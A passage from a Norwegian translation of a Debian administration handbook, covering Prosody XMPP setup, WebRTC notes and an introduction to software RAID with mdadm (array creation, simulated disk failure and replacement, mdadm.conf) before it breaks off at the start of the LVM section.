Når alt er riktig satt opp, kan du starte eller restarte tjenesten på nytt med `systemctl restart kamailio`, du kan koble til en SIP-klient som gir IP-adressen og porten (5090 er standardporten). Brukerne har følgende id: *roland@sip.falcot.com*, og de kan logge inn ved hjelp av en klient (se del 13.10, «Sanntidskommunikasjonsprogramvare» side 397)

11.8.4. XMPP-tjener

En XMPP-tjener håndterer tilkobling mellom lokale XMPP-brukere og XMPP-brukere i andre domener på det offentlige Internettet.

ORDFORRÅD
XMPP eller Jabber? XMPP er noen ganger referert til som Jabber. Faktisk er Jabber et varemerke, og XMPP er det offisielle navnet på standarden.

Prosodi er en populær XMPP-tjener som opererer pålitelig på Debian-tjenere.

Å installere XMPP-tjener

Install the *prosody* package.

Gjennomgå `/etc/prosody/prosody.cfg.lua`-oppsettsfilen. Det viktigste å gjøre er å sette inn JISs til brukerne som har tillatelse til å håndtere tjeneren.

```
admins = { ”joe@falcot.com” }
```

Et individuell oppsettsfil er også nødvendig for hvert domene. Kopier eksemplet fra `/etc/prosody/conf.avail/example.com.cfg.lua`, og bruk det som et startpunkt. Her er falcot.com.cfg.lua:

```
VirtualHost ”falcot.com”
        enabled = true
        ssl = {
                key = ”/etc/ssl/private/falcot.com-key.pem”;
                certificate = ”/etc/ssl/public/falcot.com.pem”;
                }

-- Set up a MUC (multi-user chat) room server on conference.example.com:
Component ”conference.falcot.com” ”muc”
```

For å aktivere domenet må det være en symlink fra `/etc/prosody/conf.d/`. Lag den på denne måten:

```
# ln -s /etc/prosody/conf.avail/falcot.com.cfg.lua /etc/prosody/conf.d/
```

Start tjenesten på nytt for å bruke det nye oppsettet.

Å håndtere XMPP-tjeneren

Noen håndteringsoperasjoner kan utføres ved hjelp av prosodyctl-kommandolinjeverktøyet. For eksempel, å legge til administratorkontoen som er angitt i `/etc/prosody/prosody.cfg.lua`:

```
# prosodyctl adduser joe@falcot.com
```

Se Prosodi-dokumentasjon på nettet[4] for mer informasjon om hvordan du kan tilpasse oppsettet.

11.8.5. Å kjøre tjenester på port 443

Noen administratorer foretrekker å kjøre alle sine RTC-tjenester på port 443. Dette hjelper brukere å koble til fra eksterne steder, som hoteller og flyplasser, der andre porter kan være blokkert, eller Internett-trafikken rutet gjennom HTTP-mellomtjenere.

For å bruke denne strategien trenger hver tjeneste (SIP, XMPP og TURN) en ulik IP-adresse. Alle tjenestene kan fortsatt være på samme vert ettersom Linux støtter flere IP-adresser på en enkelt vert. Portnummeret 443 må spesifiseres i oppsettsfilene for hver prosess, og også i DNS SRV-registreringene.

11.8.6. Å legge til WebRTC

Falcot ønsker å la kundene ringe direkte fra nettstedet. Falcot-administratorene ønsker også å bruke WebRTC som en del av sin gjenopprettingsplan etter uhell, slik at ansatte kan bruke nettlesere hjemme til å logge inn på selskapets telefonsystem, og fungere normalt i en nødsituasjon.

I PRAKSIS

Prøv WebRTC

Hvis du ikke har prøvd WebRTC før, gir ulike nettsteder en tilkoblet demonstrasjon og testmuligheter.

➨ `https://www.sip5060.net/test-calls`

WebRTC er en teknologi i rask utvikling, og det er viktig å bruke pakker fra *Testing*-distribusjonen. Et annet alternativ er å kompilere programvaren.

WebRTC bruker en enkel API for å gi nettlesere og mobilapplikasjoner med RTC, det er gratis programvare og den blir utviklet av Google.

➨ `https://webrtc.org`

En svært fleksibel tilnærming er å bruke GStreamers WebRTC-implementering. Det muliggjør pipeline-baserte multimedia applikasjoner, som gjør det mulig å utvikle interessante og svært effektive applikasjoner. Et godt utgangspunkt er følgende demo fra Centricular, hovedselskapet som utvikler det:

➨ `https://github.com/centricular/gstwebrtc-demos`

Mer avanserte «klikk for å ringe»-nettsider bruker vanligvis tjenerside skripting for å generere config.js-filen dynamisk. DruCall[5]-kildekoden demonstrerer hvordan det kan gjøres med PHP.

[4] `https://prosody.im/doc/configure`
[5] `https://www.drupal.org/project/drucall.org`

Dette kapittelet har valgt ut bare en brøkdel av den tilgjengelige tjenerprogramvaren; men de fleste av de vanlige nett-tjenestene er beskrevet. Nå er tiden inne for et enda mer teknisk kapittel: Vi vil gå dypere inn i detaljene for noen begreper, beskrive massive utplasseringer og virtualisering.

Nøkkelord

RAID
LVM
FAI
Forhåndsutfylling
Monitorering
Virtualisering
Xen
LXC

Kapittel

12

Avansert administrasjon

Innhold

Dette kapittelet tar opp igjen noen aspekter vi allerede har beskrevet, med et annet perspektiv: I stedet for å installere en enkelt datamaskin, vil vi studere masseutrullingssystemer; i stedet for å sette opp RAID eller LVM under installasjonen, vil vi lære å gjøre det for hånd, slik at vi senere kan endre våre første valg. Til slutt vil vi diskutere monitoreringsverktøy og virtualiseringsteknikker. Som en konsekvens, er dette kapitlet mest rettet mot profesjonelle administratorer, og fokuserer litt mindre på personer med ansvar for sine hjemmenettverk.

12.1. RAID og LVM

Disse teknologiene ble i kapittel 4, «Installasjon» side 52 presentert slik de ser ut fra installasjonsprogrammet, og hvordan de kan integreres til å gjøre utrullingen lett å komme igang med. Etter den første installasjonen, må en administrator kunne håndtere endring av lagringsplassbehov uten å måtte ty til en kostbar reinstallasjon. En må derfor forstå verktøyene som trengs for å håndtere RAID- og LVM-volumer.

RAID og LVM er begge teknikker til å trekke ut de monterte volumene fra sine fysiske motstykker (faktiske harddisker eller partisjoner); den første sørger for sikkerhet og tilgjengelighet til dataene i tilfelle maskinvarefeil ved å innføre redundans. Sistnevnte gjør volumadministrasjon mer fleksibel og uavhengig av den faktiske størrelsen på de underliggende disker. I begge tilfeller ender systemet opp med nye blokk-enheter, som kan brukes til å lage filsystemer eller vekselminnefiler, uten nødvendigvis å ha dem direktekoblet til en fysisk disk. RAID og LVM har vidt forskjellig bakgrunn, men funksjonaliteten kan overlappe noe, de er derfor ofte omtalt sammen.

PERSPEKTIV

Btrfs kombinerer LVM og RAID

Mens LVM og RAID er to forskjellige kjerne-delsystemer som ligger mellom disk blokk-enheter og filsystemene deres, er *btrfs* et filsystem, opprinnelig utviklet i Oracle, som skal kombinere egenskapene til LVM og RAID, og mye mer.

➨ `https://btrfs.wiki.kernel.org/index.php/Main_Page`

Blant funksjonene verdt å legge merke til, er muligheten til på ethvert tidspunkt å ta et øyeblikksbilde av et filsystemtre. Denne øyeblikksbilde-kopien vil i utgangspunktet ikke bruke diskplass, data blir bare duplisert når en av kopiene blir endret. Filsystemet håndterer også gjennomsiktig komprimering av filer, og sjekksummer sikrer integriteten til alle lagrede data.

Både for RAID og LVM gir kjernen en blokk-enhetsfil, lik dem som refererer til en harddisk eller en partisjon. Når et program, eller en annen del av kjernen, krever tilgang til en blokk på en slik enhet, dirigerer det aktuelle delsystem blokken til det aktuelle fysiske laget. Avhengig av oppsettet, kan denne blokken lagres på en eller flere fysiske disker, og det trenger ikke være sammenheng mellom den fysiske plasseringen og plassering av blokken i den logiske enheten.

12.1.1. Programvare RAID

RAID betyr *Redundant Array of Independent Disks*, dvs. redundant rekke av uavhengige disker. Målet med dette systemet er å hindre datatap og sørge for tilgjengelighet ved feil på harddisken. Det generelle prinsippet er ganske enkelt: Data er lagret på flere fysiske disker i stedet for bare på én, med oppsatt grad av redundans. Avhengig av denne redundansmengden, og selv om det skjer en uventet diskfeil, kan data rekonstrueres uten tap fra de gjenværende disker.

RAID kan implementeres enten ved øremerket maskinvare (RAID-moduler integrert i SCSI eller SATA-kontrollerkort), eller ved bruk av programvare-abstraksjoner (kjernen). Uansett om det er gjort i maskinvare eller programvare, kan et RAID-system, med nok redundans, fortsette å

fungere når en disk feiler uten at brukeren oppdager problemer; de øvre lag av stabelen (applikasjoner) kan til og med fortsette å bruke dataene tross feilen. En slik «degradert modus» kan selvfølgelig ha en innvirkning på ytelsen, og redundansen er redusert, slik at en ytterligere diskfeil kan føre til tap av data. I praksis vil en derfor bestrebe seg på å bli værende med denne reduserte driften bare så lenge som det tar å erstatte den ødelagte disken. Så snart den nye disken er på plass, kan RAID-systemet rekonstruere de nødvendige data, og gå tilbake til en sikker modus. Programmene vil ikke merke noe, bortsett fra en potensielt redusert tilgangshastighet, mens området er i redusert drift, eller under rekonstruksjonsfasen.

Når RAID implementeres i maskinvare, skjer oppsettet vanligvis i oppsettsverktøy i BIOS, og kjernen vil se på et RAID-sett som en enkelt disk, som vil virke som en standard fysisk disk, selv om navnet på enheten kan være forskjellig (avhengig av driveren).

Vi fokuserer bare på programvare-RAID i denne boken.

KULTUR

Uavhengig **eller** *billig*?

I-en i RAID sto opprinnelig for *inexpensive* (billig), fordi RAID tillot en drastisk økning i datasikkerhet uten å kreve investering i dyre høykvalitetsdisker. Sannsynligvis på grunn av hvordan det oppfattes, er det imidlertid nå en mer vanlig å si at det står for *independent* (uavhengig), som ikke gir det uønskede inntrykket av å være billig.

Ulike RAID-nivåer

RAID er faktisk ikke et enkelt system, men et spekter av systemer som identifiseres av sine nivåer. Nivåene skiller seg ved sin utforming og mengden av redundans de gir. Jo mer redundans, jo mer feilsikkert, siden systemet vil være i stand til å fortsette arbeidet med flere disker som feiler. Ulempen er at plassen som kan brukes, krymper for et gitt sett med disker, eller med andre ord; flere disker vil være nødvendig for å lagre en gitt mengde data.

Lineært RAID Selv om kjernens RAID-delsystem kan lage «lineært RAID», er dette egentlig ikke en ekte RAID, siden dette oppsettet ikke gir redundans. Kjernen samler bare flere disker etter hverandre, og resulterer i et samlet volum som en virtuell disk (en blokkenhet). Det er omtrent dens eneste funksjon. Dette oppsettet brukes sjelden i seg selv (se senere for unntak), spesielt siden mangelen på redundans betyr at om en disk svikter, så feiler det samlede volumet, og gjør alle data utilgjengelige.

RAID-0 Dette nivået gir heller ikke redundans, men diskene blir ikke lagt sammen ende mot ende: De blir delt i *striper*, og blokkene på den virtuelle enheten er lagret på striper på alternerende fysiske disker. I et to-disk RAID-0 oppsett, for eksempel, vil partallsblokker på den virtuelle enheten bli lagret på den første fysiske disken, mens oddetallsblokker vil komme på den andre fysiske disken.

Dette systemet har ikke som mål å øke pålitelighet, siden (som i det lineære tilfellet) tilgjengeligheten til alle data er i fare så snart en disk svikter, men å øke ytelsen: Under sekvensiell tilgang til store mengder sammenhengende data, vil kjernen være i stand til

å lese fra begge disker (eller skrive til dem) i parallell, noe som øker hastigheten på dataoverføringen. Diskene brukes helt ut av RAID-enheten, så de bør ha samme størrelse for ikke å miste ytelsen.

RAID-0 bruk minker, og nisjen blir fylt av LVM (se senere).

RAID-1 Dette nivået, også kjent som "RAID-speiling", er både det enkleste og det mest brukte oppsettet. I standardformen bruker den to fysiske disker av samme størrelse, og gir et tilsvarende logisk volum av samme størrelse. Data er lagret identisk på begge disker, derav kallenavnet «speiling». Når en disk svikter, er dataene fremdeles tilgjengelig på den andre. For virkelig kritiske data, kan RAID-1 selvsagt settes opp på mer enn to disker, med direkte konsekvenser for forholdet mellom maskinvarekostnader opp mot tilgjengelig plass for nyttelast.

Dette RAID-nivået, selv om det er dyrere (da bare halvparten av den fysiske lagringsplassen, i beste fall, er i bruk), er mye brukt i praksis. Det er enkelt å forstå, og det gjør det svært enkle å ta sikkerhetskopi: Siden begge diskene har identisk innhold, kan en av dem bli midlertidig tatt ut uten noen innvirkning på systemet ellers. Leseytelsen er ofte økt siden kjernen kan lese halvparten av dataene på hver disk parallelt, mens skriveytelsen ikke er altfor alvorlig svekket. I tilfelle med et RAID-sett med N-disker, forblir data tilgjengelig selv med N-1 diskfeil.

MERK

Disk- og klyngestørrelser

Hvis to disker av forskjellige størrelse er satt opp i et speil, vil ikke den største bli brukt fullt ut, siden den vil inneholde de samme dataene som den minste og ingenting mer. Den brukbare tilgjengelige plassen levert av et RAID-1-volum er dermed størrelsen på den minste disken i rekken. Dette gjelder også for RAID-volumer med høyere RAID-nivå, selv om redundansen er fordelt på en annen måte.

Det er derfor viktig når du setter opp RAID-sett (unntatt for RAID-0 og «lineær RAID»), å bare sette sammen disker av identiske eller svært like størrelser, for å unngå å sløse med ressurser.

MERK

Reservedisker

RAID-nivåer som inkluderer redundans tillater tilordning av flere disker enn det som kreves til et sett. De ekstra diskene blir brukt som reservedisker når en av hoveddiskene svikter. For eksempel, i et speil som består av to disker pluss en i reserve; dersom en av de to første diskene svikter, vil kjernen automatisk (og umiddelbart) rekonstruere speilet ved hjelp av reservedisken, slik at redundansen forblir sikret etter gjenoppbyggingstidspunktet. Dette kan brukes som en annen form for ekstra sikkerhet for kritiske data.

Det er forståelig hvis du undrer deg på hvordan dette er bedre enn å ganske enkelt bare speile på tre disker. Fordelen med «reservedisk»-oppsettet er at en ekstra disk kan deles på tvers av flere RAID-volumer. For eksempel kan man ha tre speilende volumer, med redundans sikret også når en disk svikter med bare syv disker (tre par, pluss en felles i reserve), i stedet for de ni diskene som ville være nødvendig med tre sett med tre disker.

RAID-4 Dette RAID-nivået, ikke mye brukt, bruker N plater til å lagre nyttige data, og en ekstra disk til å lagre redundanssinformasjon. Hvis den disken svikter, kan systemet rekonstruere innholdet fra de andre N. Hvis en av de N datadiskene svikter, inneholder den

gjenværende N-1 kombinert med «paritets»-disken nok informasjon til å rekonstruere de nødvendige dataene.

RAID-4 er ikke for dyrt siden det kun omfatter en en-av-N økning i kostnader, og har ingen merkbar innvirkning på leseytelsen, men skriving går langsommere. Videre, siden skriving til hvilket som helst av de N platene også omfatter skriving til paritetsdisken, ser sistnevnte mange flere skriveoperasjoner enn førstnevnte, og paritetsdiskens levetid kan som konsekvens bli dramatisk kortere. Data på et RAID-4-sett er bare trygg med en feilet disk (av de N + 1).

RAID-5 RAID-5 løser asymmetriutfordringen til RAID-4: Paritetsblokker er spredt over alle N + 1 disker, uten at en enkeltdisk har en bestemt rolle.

Lese- og skrivehastighet er den samme som for RAID-4. Her igjen forblir systemet funksjonelt med opp til en disk som feiler (av de N+1), men ikke flere.

RAID-6 RAID-6 kan betraktes som en forlengelse av RAID-5, der hver serie med N blokker involverer to reserveblokker, og hver slik serie med N+2 blokker er spredt over N+2 disker.

Dette RAID-nivået er litt dyrere enn de to foregående, men det bringer litt ekstra sikkerhet siden opptil to disker (av N+2) kan svikte uten at det går ut over datatilgjengeligheten. Ulempen er at skriveoperasjoner nå innebærer å skrive ut på en datablokk og to reserveblokker, noe som gjør dem enda tregere.

RAID-1+0 Dette er strengt tatt ikke et RAID-nivå, men en samling av to RAID-grupperinger. En starter med 2×N disker og setter dem først opp som par i N RAID-1-volumer; Disse N volumene blir så samlet til ett, enten ved «lineært RAID», eller (i økende grad) med LVM. Dette siste tilfellet gjør mer enn rent RAID, men det er ikke problematisk.

RAID-1+0 kan overleve flere diskfeil: opp til N i 2xN-settet som er beskrevet ovenfor, forutsatt at minst en disk fortsetter å virke i hver av RAID-1-parene.

FOR VIDEREKOMMENDE

RAID-10

RAID-10 er generelt ansett som synonym for RAID-1+0, men en Linux-spesialitet gjør det faktisk til en generalisering. Dette oppsettet gjør det mulig med et system der hver blokk er lagret på to ulike disker, selv med et oddetall disker, der kopiene blir spredt ut i en modell som kan settes opp.

Ytelsen vil variere avhengig av valgt repartisjonsmodell og redundansnivå, og av arbeidsmengden til det logiske volumet.

Selvfølgelig må RAID-nivået velges ut fra begrensningene og kravene til hvert program. Merk at en enkelt datamaskin kan ha flere ulike RAID-sett med forskjellige oppsett.

Oppsett av RAID

Oppsett av RAID-volumer krever *mdadm*-pakken; den leverer `mdadm`-kommandoen, som gjør det mulig å lage og håndtere RAID-tabeller, samt prosedyrer og verktøy som integrerer den i resten av systemet, inkludert monitoreringssystemet.

Vårt eksempel vil være en tjener med en rekke disker, der noen er allerede brukt, og resten er tilgjengelig til å sette opp RAID. Vi har i utgangspunktet følgende disker og partisjoner:

- `sdb`-disken, 4 GB, er tilgjengelig i sin helhet;
- `sdc`-disken, 4 GB, er også helt tilgjengelig;
- På `sdd`-disken, er bare partisjonen `sdd2` (rundt 4 GB) tilgjengelig;
- til slutt er en `sde`-disk, også på 4 GB, fullt ut tilgjengelig.

MERK

Identifisere eksisterende RAID-volumer

Filen `/proc/mdstat` lister eksisterende volumer og tilstanden deres. Når du oppretter et nytt RAID-volum, bør man være forsiktig for å ikke gi det samme navnet som på et eksisterende volum.

Vi kommer til å bruke disse fysiske elementene for å bygge to volumer, et RAID-0 og et speil (RAID-1). La oss starte med RAID-0-volumet:

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sdb /dev/sdc
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 8.00GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
           Version : 1.2
     Creation Time : Tue Jun 25 08:47:49 2019
        Raid Level : raid0
        Array Size : 8378368 (7.99 GiB 8.58 GB)
      Raid Devices : 2
     Total Devices : 2
       Persistence : Superblock is persistent

       Update Time : Tue Jun 25 08:47:49 2019
             State : clean
    Active Devices : 2
   Working Devices : 2
    Failed Devices : 0
     Spare Devices : 0

        Chunk Size : 512K

Consistency Policy : none

              Name : mirwiz:0  (local to host debian)
              UUID : 146e104f:66ccc06d:71c262d7:9af1fbc7
            Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       32        0      active sync   /dev/sdb
```

```
       1       8       48        1      active sync   /dev/sdc
# mkfs.ext4 /dev/md0
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 2094592 4k blocks and 524288 inodes
Filesystem UUID: 413c3dff-ab5e-44e7-ad34-cf1a029cfe98
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocating group tables: done
Writing inode tables: done
Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Filesystem      Size  Used Avail Use% Mounted on
/dev/md0        7.9G   36M  7.4G   1% /srv/raid-0
```

Kommandoen `mdadm --create` krever flere parametre: Navnet på volumet som skal lages (`/dev/md*`, der MD står for *Multiple Device*), RAID-nivået, antall disker (som er obligatorisk til tross for at det er mest meningsfylt bare med RAID-1 og over), og de fysiske enhetene som skal brukes. Når enheten er opprettet, kan vi bruke den som vi ville bruke en vanlig partisjon, opprette et filsystem på den, montere dette filsystemet, og så videre. Vær oppmerksom på at vår oppretting av et RAID-0-volum på `md0` kun er et sammentreff, og nummereringen av tabellen ikke trenger å være korrelert til det valgte redundansnivå. Det er også mulig å lage navngitte RAID-arrays, ved å gi `mdadm` et parametre ala `/dev/md/linear` i stedet for `/dev/md0`.

Opprettelse av et RAID-1 gjøres på lignende måte, forskjellene blir bare merkbare etter opprettelsen:

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
           Version : 1.2
     Creation Time : Tue Jun 25 10:21:22 2019
        Raid Level : raid1
```

```
        Array Size : 4189184 (4.00 GiB 4.29 GB)
     Used Dev Size : 4189184 (4.00 GiB 4.29 GB)
      Raid Devices : 2
     Total Devices : 2
       Persistence : Superblock is persistent

       Update Time : Tue Jun 25 10:22:03 2019
             State : clean, resyncing
    Active Devices : 2
   Working Devices : 2
    Failed Devices : 0
     Spare Devices : 0

Consistency Policy : resync

     Resync Status : 93% complete

              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 16

    Number   Major   Minor   RaidDevice State
       0       8       64        0      active sync   /dev/sdd2
       1       8       80        1      active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

TIPS

RAID, disker og partisjoner

Som illustrert i eksempelet vårt, kan RAID-enheter lages fra diskpartisjoner, og krever ikke hele disker.

Noen få merknader er på sin plass. Først, `mdadm` merker at de fysiske elementene har forskjellige størrelser; siden dette innebærer at noe plass går tapt på de større elementene, kreves en bekreftelse.

Enda viktigere er det å merke tilstanden til speilet. Normal tilstand for et RAID-speil er at begge diskene har nøyaktig samme innhold. Men ingenting garanterer at dette er tilfelle når volumet blir opprettet. RAID-delsystem vil derfor sikre denne garantien selv, og det vil være en synkroniseringsfase i det RAID-enheten er opprettet. Etter en tid (den nøyaktige tiden vil avhenge av den faktiske størrelsen på diskene ...), skifter RAID-tabellen til «aktiv» eller «ren» tilstand. Legg merke til at i løpet av denne gjenoppbyggingsfasen, er speilet i en degradert modus, og reservekapasitet er ikke sikret. En disk som svikter på dette trinnet kan føre til at alle data mistes. Store mengder av viktige data er imidlertid sjelden lagret på en nyopprettet RAID før den første synkroniseringen. Legg merke til at selv i degradert modus, vil `/dev/md1` kunne brukes, og et filsystem kan opprettes på den, og data kan kopieres inn.

TIPS

Oppstart av speil i degradert modus

Noen ganger er to disker ikke umiddelbart tilgjengelig når man ønsker å starte et RAID-1-speil, for eksempel fordi en av diskene som planlegges inkludert, allerede er brukt til å lagre dataene man ønsker å flytte til settet. I slike tilfeller er det mulig å med vilje opprette et degradert RAID-1-sett ved å sende `missing` i stedet for en enhetsfil som ett av argumentene til `mdadm`. Når dataene er kopiert til «speilet», kan den gamle disken legges til settet. Deretter vil det finne sted en synkronisering, noe som gir oss den reservekapasitet som var ønsket i første omgang.

TIPS

Oppsett av et speil uten synkronisering

RAID-1-volumer opprettes oftest for å brukes som en ny disk, som antas å være blank. Det faktiske og opprinnelige innholdet på disken er dermed ikke så relevant, siden man bare trenger å vite at dataene som er skrevet etter at volumet og spesielt filsystemet er opprettet, kan nås senere.

Man kan derfor lure på om poenget med å synkronisere begge diskene ved tidpunktet for opprettelsen er god. Hvorfor bry seg om innholdet er identisk på soner i volumet som vi vet kun vil leses etter at vi har skrevet til dem?

Heldigvis kan denne synkroniseringsfasen unngås ved å sende inn `--assume-clean`-valget til `mdadm`. Imidlertid kan dette alternativet gi overraskelser i tilfeller der de opprinnelige dataene leses (for eksempel hvis et filsystem allerede er til stede på de fysiske diskene). Dette er grunnen til at valget ikke er aktivert som standard.

La oss nå se hva som skjer når et av elementene i RAID-1-settet svikter. `mdadm`, spesielt --fail-valget tillater å simulere en slik diskfeiling:

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
       Update Time : Tue Jun 25 11:03:44 2019
             State : clean, degraded
    Active Devices : 1
   Working Devices : 1
    Failed Devices : 1
     Spare Devices : 0

Consistency Policy : resync

              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 20

    Number   Major   Minor   RaidDevice State
       -       0        0        0      removed
       1       8       80        1      active sync   /dev/sdd2

       0       8       64        -      faulty   /dev/sde
```

Innholdet i volumet er fortsatt tilgjengelig (og, hvis det er montert, legger ikke programmene merke til noen ting), men datasikkerheten er ikke trygg lenger: Skulle `sdd`-disken i sin tur svikte, vil data gå tapt. Vi ønsker å unngå denne risikoen, så vi erstatter den ødelagte disken med en ny, `sdf`:

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
      Raid Devices : 2
     Total Devices : 3
       Persistence : Superblock is persistent

       Update Time : Tue Jun 25 11:09:42 2019
             State : clean, degraded, recovering
    Active Devices : 1
   Working Devices : 2
    Failed Devices : 1
     Spare Devices : 1

Consistency Policy : resync

    Rebuild Status : 27% complete

              Name : mirwiz:1  (local to host debian)
              UUID : 7d123734:9677b7d6:72194f7d:9050771c
            Events : 26

    Number   Major   Minor   RaidDevice State
       2       8       96        0      spare rebuilding   /dev/sdf
       1       8       80        1      active sync   /dev/sdd2

       0       8       64        -      faulty   /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
       Update Time : Tue Jun 25 11:10:47 2019
             State : clean
    Active Devices : 2
   Working Devices : 2
    Failed Devices : 1
     Spare Devices : 0

Consistency Policy : resync

              Name : mirwiz:1  (local to host debian)
```

```
             UUID : 7d123734:9677b7d6:72194f7d:9050771c
           Events : 39

    Number   Major   Minor   RaidDevice State
       2       8       96        0      active sync   /dev/sdd2
       1       8       80        1      active sync   /dev/sdf

       0       8       64        -      faulty   /dev/sde
```

Her utløser kjernen som vanlig automatisk en rekonstruksjonsfase der volumet fortsatt er tilgjengelig, men i en degradert modus. Når gjenoppbyggingen er over, er RAID-settet tilbake i normal tilstand. Man kan da si til systemet at `sde`-disken er i ferd med å bli fjernet fra settet, for å ende opp med et klassisk RAID-speil med to disker:

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       2       8       96        0      active sync   /dev/sdd2
       1       8       80        1      active sync   /dev/sdf
```

Etter dette kan disken fysisk fjernes når tjenermaskinen er slått av neste gang, eller til og med fjernes under kjøring hvis maskinvareoppsettet tillater det. Slike oppsett inkluderer noen SCSI-kontrollere, de fleste SATA-disker, og eksterne harddisker tilkoblet via USB eller Firewire.

Sikkerhetskopi av oppsettet

Det meste av meta-dataene som gjelder RAID-volumer lagres direkte på diskene til disse settene, slik at kjernen kan oppdage settene og tilhørende komponenter, og montere dem automatisk når systemet starter opp. Men det oppmuntres til sikkerhetskopiering av dette oppsettet, fordi denne deteksjonen ikke er feilfri, og det er bare å forvente at den vil svikte akkurat under følsomme omstendigheter. I vårt eksempel, hvis en svikt i `sde`-disken hadde vært virkelig (i stedet for simulert), og systemet har blitt startet på nytt uten å fjerne denne `sde`-disken, kunne denne disken bli tatt i bruk igjen etter å ha blitt oppdaget under omstarten. Kjernen vil da ha tre fysiske elementer, som hver utgir seg for å inneholde halvparten av det samme RAID-volumet. En annen kilde til forvirring kan komme når RAID-volumer fra to tjenermaskiner blir samlet inn i en tjenermaskin. Hvis disse settene kjørte normalt før diskene ble flyttet, ville kjernen være i stand til å oppdage og montere parene riktig; men hvis de flyttede diskene var samlet i en `md1` på den gamle tjeneren, og den nye tjeneren allerede har en `md1`, ville et av speilene få nytt navn.

Å sikkerhetskopiere oppsettet er derfor viktig, om enn bare som referanse. Den vanlige måten å gjøre det på er å endre på `/etc/mdadm/mdadm.conf`-filen, et eksempel på det er listet her:

Eksempel 12.1 *mdadm-oppsettsfil*

```
# mdadm.conf
#
# !NB! Run update-initramfs -u after updating this file.
# !NB! This will ensure that initramfs has an uptodate copy.
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:71c262d7:9af1fbc7
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:72194f7d:9050771c

# This configuration was auto-generated on Tue, 25 Jun 2019 07:54:35 -0400 by mkconf
```

En av de mest nyttige detaljer er DEVICE-valget, som viser enhetene som systemet automatisk vil undersøke for å se etter deler av RAID-volumer ved oppstarts. I vårt eksempel erstattet vi standardverdien, partitions containers, med en eksplisitt liste over enhetsfiler, siden vi valgte å bruke hele disker, og ikke bare partisjoner for noen volumer.

De to siste linjene i vårt eksempel er de som tillater kjernen trygt å velge hvilke volumnummer som skal tilordnes hvilket sett. Metadataene som er lagret på selve diskene er nok til å sette volumene sammen igjen, men ikke for å bestemme volumnummeret (og det matchende `/dev/md*`-enhetsnavn).

Heldigvis kan disse linjene generes automatisk:

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:71c262d7:9af1fbc7
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:72194f7d:9050771c
```

Innholdet i disse to siste linjene avhenger ikke av listen over disker som inngår i volumet. Det er derfor ikke nødvendig å lage disse linjene på nytt når du bytter ut en feilet disk med en ny. På den annen side må man sørge for å oppdatere filen når en oppretter eller sletter et RAID-sett.

12.1.2. LVM

LVM, *Logical Volume Manager* (logisk volumhåndtering), er en annen tilnærming for å abstrahere logiske volumer fra sin fysiske forankring, som fokuserer på økt fleksibilitet i stedet for økt pålitelighet. LVM lar deg endre et logisk volum transparent så langt programmene angår; for eksempel er det mulig å legge til nye disker, overføre dataene til dem, og fjerne gamle disker, uten at volumet avmonteres.

LVM-konsepter

Denne fleksibilitet oppnås med et abstraksjonsnivå som involverer tre konsepter.

Først, PV (*Physical Volume*, fysisk volum) er enheten nærmest maskinvaren: Det kan være partisjoner på en disk, en hel disk, eller til og med en annen blokkenhet (inkludert, for eksempel, et RAID-sett). Merk at når et fysisk element er satt opp til å bli en PV for LVM, skal den kun være tilgjengelige via LVM, ellers vil systemet bli forvirret.

Et antall PV-er kan samles i en VG (*Volume Group*, volumgruppe), som kan sammenlignes med både virtuelle og utvidbare disker. VG-er er abstrakte, og dukker ikke opp som en enhetsfil i `/dev`-hierarkiet, så det er ingen risiko for å bruke dem direkte.

